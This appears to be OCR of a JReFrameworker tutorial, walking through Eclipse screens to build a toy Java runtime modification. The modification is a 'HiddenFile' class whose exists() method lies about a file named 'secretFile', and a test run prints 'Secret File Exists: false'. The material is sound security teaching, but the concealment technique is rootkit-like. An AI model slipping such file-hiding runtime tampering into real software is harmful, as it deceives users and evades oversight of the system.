
- General
- Git
- Gradle
- Java
- JReFrameworker
  - JReFrameworker Runtime Project
- Maven
- Oomph
- Plug-in Development
- Tasks
- User Assistance
- WindowBuilder
- XML
- Examples


< Back | Next > | Cancel | Finish


Create JReFrameworker Runtime Project
Project name:
HiddenFile
Use default location
Location:
/Users/benjholla/Desktop/JReFrameworker/mars-workspace/Hic
Browse...
< Back
Next >
Cancel
Finish



Java - HiddenFile/src/Test.java - Eclipse - /Users/benjholla/Desktop/JReFrameworker/mars-worksp
Package Explorer
HiddenFile
Referenced Libraries
src
(default package)
Test.java
annotations
runtimes
Test.java
1 import java.io.File;
2 import java.io.FileWriter;
3 import java.io.IOException;
4
5 public class Test {
6
7 public static void main(String[] args) throws IOException {
8 File testFile = new File("secretFile");
9 FileWriter fw = new FileWriter(testFile);
10 fw.write("blah");
11 fw.close();
12 System.out.println("Secret File Exists: " + testFile.exists());
13 testFile.delete();
14 }
15
16 }
17


New Java Class
Java Class
Create a new Java class.
Source folder:
HiddenFile/src
Browse...
Package:
java.io
Browse...
Enclosing type:
Browse...
Name:
HiddenFile
Modifiers:
public
package
private
protected
abstract
final
static
Superclass:
java.io.File
Browse...
Interfaces:
Add...
Remove
Which method stubs would you like to create?
public static void main(String[] args)
Constructors from superclass
Inherited abstract methods
Do you want to add comments? (Configure templates and default value here)
Generate comments
Cancel
Finish


Java - HiddenFile/src/java/io/HiddenFile.java - Eclipse - /Users/benjholla/Desktop/JReFrameworker/mars-workspace
Quick Access
Java
Package Explorer
HiddenFile
Referenced Libraries
src
(default package)
Test.java
java.io
HiddenFile.java
annotations
runtimes
HiddenFile.java
1 package java.io;
2
3 public class HiddenFile extends File {
4
5 }
6
Add default serial version ID
Add generated serial version ID
Add constructor 'HiddenFile(File,String)'
Add constructor 'HiddenFile(String)'
Add constructor 'HiddenFile(String,String)'
Add constructor 'HiddenFile(URI)'
Rename in file (⌘2 R)
Rename in workspace (⌥⌘R)
Add @SuppressWarnings 'serial' to 'HiddenFile'
...
public class HiddenFile extends File {
public HiddenFile(String arg0) {
super(arg0);
// TODO Auto-generated constructor stub
}
}
Press 'Tab' from proposal table or click for focus


Java - HiddenFile/src/java/io/HiddenFile.java - Eclipse - /Users/benjholla/Desktop/JReFra
Package Explorer
HiddenFile
Referenced Libraries
src
(default package)
Test.java
java.io
HiddenFile.java
annotations
runtimes
HiddenFile.java
1 package java.io;
2
3 public class HiddenFile extends File {
4
5 private static final long serialVersionUID = 1L;
6
7 public HiddenFile(String name) {
8 super(name);
9 }
10
11 }
12

```java
package java.io;

public class HiddenFile extends File {

    private static final long serialVersionUID = 1L;

    public HiddenFile(String name) {
        super(name);
    }

    @Override
    public boolean exists(){
        if(isFile() && getName().equals("secretFile")){
            return false;
        } else {
            return super.exists();
        }
    }

}
```


workspace - Java - HiddenFile/src/Test.java - Eclipse
File Edit Source Refactor Navigate Search Project Run Window Help
Package Explorer
HiddenFile
Referenced Libraries
src
(default package)
Test.java
java.io
HiddenFile.java
annotations
applications
runtimes
jref-build.xml
Test.java
1 import java.io.FileWriter;
4
5 public class Test {
6
7 public static void main(String[] args) throws IOException {
8 HiddenFile testFile = new HiddenFile("secretFile");
9 FileWriter fw = new FileWriter(testFile);
10 fw.write("blah");
11 fw.close();
12 System.out.println("Secret File Exists: " + testFile.exists());
13 testFile.delete();
14 }
15
16 }
17

workspace - Java - HiddenFile/src/Test.java - Eclipse

File Edit Source Refactor Navigate Search Project Run Window Help

Package Explorer

- HiddenFile
  - Referenced Libraries
  - src
    - (default package)
      - Test.java
    - jref.java.io
      - HiddenFile.java
  - annotations
  - applications
  - runtimes
  - jref-build.xml

Test.java

```
1  import java.io.FileWriter;
2  import java.io.IOException;
3
4  import jref.java.io.HiddenFile;
5
6  public class Test {
7
8      public static void main(String[] args) throws IOException {
9          HiddenFile testFile = new HiddenFile("secretFile");
10         FileWriter fw = new FileWriter(testFile);
11         fw.write("blah");
12         fw.close();
13         System.out.println("Secret File Exists: " + testFile.exists());
14         testFile.delete();
15     }
16
17 }
18
```

Problems Javadoc Declaration Console Error Log

<terminated> Test [Java Application] C:\Program Files\Java\jre1.8.0_111\bin\javaw.exe (Jan 16, 2017, 2:21:11 PM)

```
Secret File Exists: false
```

workspace - Java - HiddenFile/src/Test.java - Eclipse

File Edit Source Refactor Navigate Search Project Run Window Help

Package Explorer

- HiddenFile
  - Referenced Libraries
  - src
    - (default package)
      - Test.java
    - jref.java.io
      - HiddenFile.java
  - annotations
  - applications
  - runtimes
  - jref-build.xml

Test.java

